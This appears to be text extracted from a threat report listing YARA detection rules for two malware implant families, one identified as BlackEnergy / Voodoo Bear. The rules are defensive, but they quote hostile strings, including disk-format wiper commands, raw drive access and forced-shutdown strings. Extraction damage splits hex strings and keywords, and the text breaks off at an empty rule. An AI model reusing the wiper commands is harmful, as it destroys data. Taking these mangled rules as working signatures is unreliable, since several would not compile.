IMPLANT 3 Rules:

#### **Rule IMPLANT\_3\_v1**

```
{
  strings:
    $STR1 = ">process isn't exist<" ascii wide
    $STR2 = "shell\\open\\command=\"System Volume Information\\USBGuard.exe\" install" ascii
wide
    $STR3 = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101
Firefox/20.0" ascii wide
    $STR4 = "webhp?rel=psy&hl=7&ai=" ascii wide
    $STR5 = {0f b6 14 31 88 55 ?? 33 d2 8b c1 f7 75 ?? 8b 45 ?? 41 0f b6 14 02 8a 45 ?? 03 fa}
```

condition:

any of them

}

### Rule IMPLANT\_3\_v2

{

strings:

\$base\_key\_moved = {C7 45 ?? 3B C6 73 0F C7 45 ?? 8B 07 85 C0 C7 45 ?? 74 02 FF D0 C7 45 ?? 83 C7 04 3B C7 45 ?? FE 72 F1 5F C7 45 ?? 5E C3 8B FF C7 45 ?? 56 B8 D8 78 C7 45 ?? 75 07 50 E8 C7 45 ?? B1 D1 FF FF C7 45 ?? 59 5D C3 8B C7 45 ?? FF 55 8B EC C7 45 ?? 83 EC 10 A1 66 C7 45 ?? 33 35}

\$base\_key\_b\_array = {3B C6 73 0F 8B 07 85 C0 74 02 FF D0 83 C7 04 3B FE 72 F1 5F 5E C3 8B FF 56 B8 D8 78 75 07 50 E8 B1 D1 FF FF 59 5D C3 8B FF 55 8B EC 83 EC 10 A1 33 35 }

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them

}

### Rule IMPLANT\_3\_v3

{

strings:

\$STR1 = ".?AVAgentKernel@@"

\$STR2 = ".?AVIAgentModule@@"

\$STR3 = "AgentKernel"

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and any of them

}

The following YARA rules detect BlackEnergy / Voodoo Bear, referred to as IMPLANT 4 with rule naming convention.

#### IMPLANT 4 Rules:

##### Rule IMPLANT\_4\_v1

```
{
  strings:

    $STR1 = {55 8B EC 81 EC 54 01 00 00 83 65 D4 00 C6 45 D8 61 C6 45 D9 64 C6 45 DA 76 C6 45
DB 61 C6 45 DC 70 C6 45 DD 69 C6 45 DE 33 C6 45 DF 32 C6 45 E0 2EE9 ?? ?? ?? ??} $STR2 = {C7
45 EC 5A 00 00 00 C7 45 E0 46 00 00 00 C7 45 E8 5A 00 00 00 C7 45 E4 46 00 00 00}

    condition:

      (uint16(0)== 0x5A4D or uint16(0) == 0xCFD0 or uint16(0)== 0xC3D4 or uint32(0) == 0x46445025 or
uint3
2(1) == 0x6674725C) and 1 of them
}
```

##### Rule IMPLANT\_4\_v2

```
{
  strings:

    $BUILD_USER32 = {75 73 65 72 ?? ?? ?? 33 32 2E 64}

    $BUILD_ADVAPI32 = {61 64 76 61 ?? ?? ?? 70 69 33 32}

    $CONSTANT = {26 80 AC C8}

    condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
}
```

**Rule IMPLANT\_4\_v3**

```

{
  strings:

    $a1 = "Adobe Flash Player Installer" wide nocase

    $a3 = "regedt32.exe" wide nocase

    $a4 = "WindowsSysUtility" wide nocase

    $a6 = "USB MDM Driver" wide nocase

    $b1 = {00 05 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15
28 0A 3F 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5C 04 00
00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00
1C 02 00 00 01 00 30 00 30 00 31 00 35 00 30 00 34 00 62 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F
00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00
73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00
00 46 00 0F 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F
00 6E 00 00 00 00 00 55 00 53 00 42 00 20 00 4D 00 44 00 4D 00 20 00 44 00 72 00 69 00 76 00 65 00
72 00 00 00 00 00 3C 00 0E 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E
00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00
4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74
00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30
00 31 00 33 00 00 00 00 00 3E 00 0B 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00
69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 75 00 73 00 62 00 6D 00 64 00 6D 00 2E 00 73 00 79
00 73 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00
65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57 00 69 00 6E 00 64
00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73
00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00
65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35
00 35 00 31 00 32 00 00 00 1C 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 62 00 30 00 00 00
4C 00 16 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D
00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74
00 69 00 6F 00 6E 00 00 00 46 00 0F 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00
69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 55 00 53 00 42 00 20 00 4D 00 44 00 4D 00 20 00 44
00 72 00 69 00 76 00 65 00 72 00 00 00 00 00 3C 00 0E 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00
72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35
00 35 00 31 00 32 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00
72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00
43 00 29 00 20 00 32 00 30 00 31 00 33 00 00 00 00 00 3E 00 0B 00 01 00 4F 00 72 00 69 00 67 00 69
00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 75 00 73 00 62 00 6D 00
64 00 6D 00 2E 00 73 00 79 00 73 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63

```

00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00  
 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E  
 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00  
 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32  
 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 48 00 00 00 01 00 56 00 61 00 72 00 46 00 69  
 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 28 00 08 00 00 00 54 00 72 00 61 00 6E 00 73 00  
 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 15 00 B0 04 09 04 B0 04}

\$b2 = {34 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49  
 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 03 00 03 00 04 00 02 00 03 00 03 00 04 00  
 02 00 3F 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 94 02 00 00  
 00 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 70  
 02 00 00 00 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4A 00 15 00 01 00 43 00 6F 00  
 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 53 00 6F 00 6C 00 69 00 64 00 20  
 00 53 00 74 00 61 00 74 00 65 00 20 00 4E 00 65 00 74 00 77 00 6F 00 72 00 6B 00 73 00 00 00 00 00  
 62 00 1D 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F  
 00 6E 00 00 00 00 00 41 00 64 00 6F 00 62 00 65 00 20 00 46 00 6C 00 61 00 73 00 68 00 20 00 50 00  
 6C 00 61 00 79 00 65 00 72 00 20 00 49 00 6E 00 73 00 74 00 61 00 6C 00 6C 00 65 00 72 00 00 00 00  
 00 30 00 08 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00  
 33 00 2E 00 33 00 2E 00 32 00 2E 00 34 00 00 00 32 00 09 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E  
 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 68 00 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 00 00  
 00 00 76 00 29 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68  
 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 41  
 00 64 00 6F 00 62 00 65 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 73 00 20 00 49 00 6E 00 63 00  
 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 65 00 64 00 00 00 00 00 3A 00 09 00 01 00 4F 00 72 00 69  
 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 68 00 6F 00  
 73 00 74 00 2E 00 65 00 78 00 65 00 00 00 00 00 5A 00 1D 00 01 00 50 00 72 00 6F 00 64 00 75 00 63  
 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 41 00 64 00 6F 00 62 00 65 00 20 00 46 00 6C 00 61 00  
 73 00 68 00 20 00 50 00 6C 00 61 00 79 00 65 00 72 00 20 00 49 00 6E 00 73 00 74 00 61 00 6C 00 6C  
 00 65 00 72 00 00 00 00 00 34 00 08 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72  
 00 73 00 69 00 6F 00 6E 00 00 00 33 00 2E 00 33 00 2E 00 32 00 2E 00 34 00 00 00 44 00 00 00 00 00  
 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54  
 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04 46 45 32 58}

\$b3 = {C8 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49  
 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15  
 28 0A 17 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00  
 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 04  
 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4C 00 16 00 01 00 43 00 6F 00  
 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73  
 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00  
 48 00 10 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00  
 6E 00 00 00 00 00 49 00 44 00 45 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00 72 00 69 00 76 00 65 00  
 72 00 00 00 62 00 21 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00  
 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 20 00 28 00}

78 00 70 00 73 00 70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00 2D 00 30 00 38 00 35 00 32 00 29  
 00 00 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00  
 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00  
 20 00 32 00 30 00 30 00 39 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00  
 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57  
 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00  
 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75  
 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00  
 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00  
 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61  
 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04}

\$b4 = {9C 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49  
 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 06 00 01 40 B0 1D 01 00 06 00 01 40  
 B0 1D 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FA 02 00  
 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00  
 D6 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F  
 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00  
 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00  
 00 58 00 18 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F  
 00 6E 00 00 00 00 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00 20 00 45 00 64 00 69 00 74 00 6F  
 00 72 00 20 00 55 00 74 00 69 00 6C 00 69 00 74 00 79 00 00 00 6C 00 26 00 01 00 46 00 69 00 6C 00  
 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 36 00 2E 00 31 00 2E 00 37 00 36 00 30  
 00 30 00 2E 00 31 00 36 00 33 00 38 00 35 00 20 00 28 00 77 00 69 00 6E 00 37 00 5F 00 72 00 74 00  
 6D 00 2E 00 30 00 39 00 30 00 37 00 31 00 33 00 2D 00 31 00 32 00 35 00 35 00 29 00 00 00 3A 00 0D  
 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 72 00 65 00  
 67 00 65 00 64 00 74 00 33 00 32 00 2E 00 65 00 78 00 65 00 00 00 00 00 80 00 2E 00 01 00 4C 00 65  
 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00  
 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00  
 69 00 6F 00 6E 00 2E 00 20 00 41 00 6C 00 6C 00 20 00 72 00 69 00 67 00 68 00 74 00 73 00 20 00 72  
 00 65 00 73 00 65 00 72 00 76 00 65 00 64 00 2E 00 00 00 42 00 0D 00 01 00 4F 00 72 00 69 00 67 00  
 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 72 00 65 00 67 00 65  
 00 64 00 74 00 33 00 32 00 2E 00 65 00 78 00 65 00 00 00 00 00 6A 00 25 00 01 00 50 00 72 00 6F 00  
 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F  
 00 66 00 74 00 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 20 00 4F 00 70 00 65 00  
 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 42 00 0F  
 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 36  
 00 2E 00 31 00 2E 00 37 00 36 00 30 00 30 00 2E 00 31 00 36 00 33 00 38 00 35 00 00 00 00 00 44 00  
 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04  
 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 B0 04}

\$b5 = {78 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49  
 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 00 00 05 00 6A 44 B1 1D 00 00 05 00 6A  
 44 B1 1D 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D6 02  
 00 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00



00 B2 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00  
6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F  
00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00  
00 00 4E 00 13 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00  
6F 00 6E 00 00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 53 00 79 00 73 00 55 00 74  
00 69 00 6C 00 69 00 74 00 79 00 00 00 00 00 72 00 29 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00  
72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 30 00 2E 00 37 00 36 00 30 00 31 00 2E 00 31  
00 37 00 35 00 31 00 34 00 20 00 28 00 77 00 69 00 6E 00 37 00 73 00 70 00 31 00 5F 00 72 00 74 00  
6D 00 2E 00 31 00 30 00 31 00 31 00 31 00 39 00 2D 00 31 00 38 00 35 00 30 00 29 00 00 00 00 00 30  
00 08 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 6D 00  
73 00 69 00 65 00 78 00 65 00 63 00 00 00 80 00 2E 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F  
00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00 69 00 63 00 72 00 6F 00 73 00  
6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 20  
00 41 00 6C 00 6C 00 20 00 72 00 69 00 67 00 68 00 74 00 73 00 20 00 72 00 65 00 73 00 65 00 72 00  
76 00 65 00 64 00 2E 00 00 00 40 00 0C 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46  
00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 6D 00 73 00 69 00 65 00 78 00 65 00 63 00 2E 00  
65 00 78 00 65 00 00 00 58 00 1C 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D  
00 65 00 00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 53 00 79 00 73 00 55 00 74 00 69 00  
6C 00 69 00 74 00 79 00 20 00 2D 00 20 00 55 00 6E 00 69 00 63 00 6F 00 64 00 65 00 00 00 42 00 0F  
00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35  
00 2E 00 30 00 2E 00 37 00 36 00 30 00 31 00 2E 00 31 00 37 00 35 00 31 00 34 00 00 00 00 00 44 00  
00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04  
00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 B0 04}

\$b6 = {D4 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49  
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15  
28 0A 17 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 02 00 00  
01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 10  
02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4C 00 16 00 01 00 43 00 6F 00  
6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73  
00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00  
4E 00 13 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F  
00 6E 00 00 00 00 00 53 00 65 00 72 00 69 00 61 00 6C 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00  
72 00 69 00 76 00 65 00 72 00 00 00 00 00 62 00 21 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00  
73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35  
00 31 00 32 00 20 00 28 00 78 00 70 00 73 00 70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00 2D 00  
30 00 38 00 35 00 32 00 29 00 00 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F  
00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74  
00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 30 00 34 00 00 00 00 00 6A 00 25 00 01 00 50 00 72 00 6F  
00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00  
6F 00 66 00 74 00 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 20 00 4F 00 70 00 65  
00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00  
0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00  
00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 44 00 00 00}

```
01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00
00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04}
```

condition:

```
(uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and (((any of ($a*)) and
(uint32(uint32(0x3C)+8) == 0x00000000)) or (for any of ($b*): ($ in
(uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-
1)+20))..(uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-
1)+20))+uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-1)+16))))))
}
```

#### Rule IMPLANT\_4\_v4

```
{
strings:
    $DK_format1 = "/c format %c: /Y /Q" ascii
    $DK_format2 = "/c format %c: /Y /X /FS:NTFS" ascii
    $DK_physicaldrive = "PhysicalDrive%d" wide
    $DK_shutdown = "shutdown /r /t %d"
    $MZ = {4d 5a}
condition:
    $MZ at 0 and all of ($DK*)
}
```

#### Rule IMPLANT\_4\_v5

```
{
strings:
    $GEN_HASH = {0F BE C9 C1 C0 07 33 C1}
condition:
```

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}
```

#### Rule IMPLANT\_4\_v6

```
{
```

```
  strings:
```

```
    $STR1 = "DispatchCommand" wide ascii
```

```
    $STR2 = "DispatchEvent" wide ascii
```

```
  condition:
```

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}
```

#### Rule IMPLANT\_4\_v7

```
{
```

```
  strings:
```

```
    $sb1 = {C7 [1-5] 33 32 2E 64 C7 [1-5] 77 73 32 5F 66 C7 [1-5] 6C 6C}
```

```
    $sb2 = {C7 [1-5] 75 73 65 72 C7 [1-5] 33 32 2E 64 66 C7 [1-5] 6C 6C}
```

```
    $sb3 = {C7 [1-5] 61 64 76 61 C7 [1-5] 70 69 33 32 C7 [1-5] 2E 64 6C 6C}
```

```
    $sb4 = {C7 [1-5] 77 69 6E 69 C7 [1-5] 6E 65 74 2E C7 [1-5] 64 6C 6C}
```

```
    $sb5 = {C7 [1-5] 73 68 65 6C C7 [1-5] 6C 33 32 2E C7 [1-5] 64 6C 6C}
```

```
    $sb6 = {C7 [1-5] 70 73 61 70 C7 [1-5] 69 2E 64 6C 66 C7 [1-5] 6C}
```

```
    $sb7 = {C7 [1-5] 6E 65 74 61 C7 [1-5] 70 69 33 32 C7 [1-5] 2E 64 6C 6C}
```

```
    $sb8 = {C7 [1-5] 76 65 72 73 C7 [1-5] 69 6F 6E 2E C7 [1-5] 64 6C 6C}
```

```
    $sb9 = {C7 [1-5] 6F 6C 65 61 C7 [1-5] 75 74 33 32 C7 [1-5] 2E 64 6C 6C}
```

```
    $sb10 = {C7 [1-5] 69 6D 61 67 C7 [1-5] 65 68 6C 70 C7 [1-5] 2E 64 6C 6C}
```

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and 3 of them

}

## Rule IMPLANT\_4\_v8

{

strings:

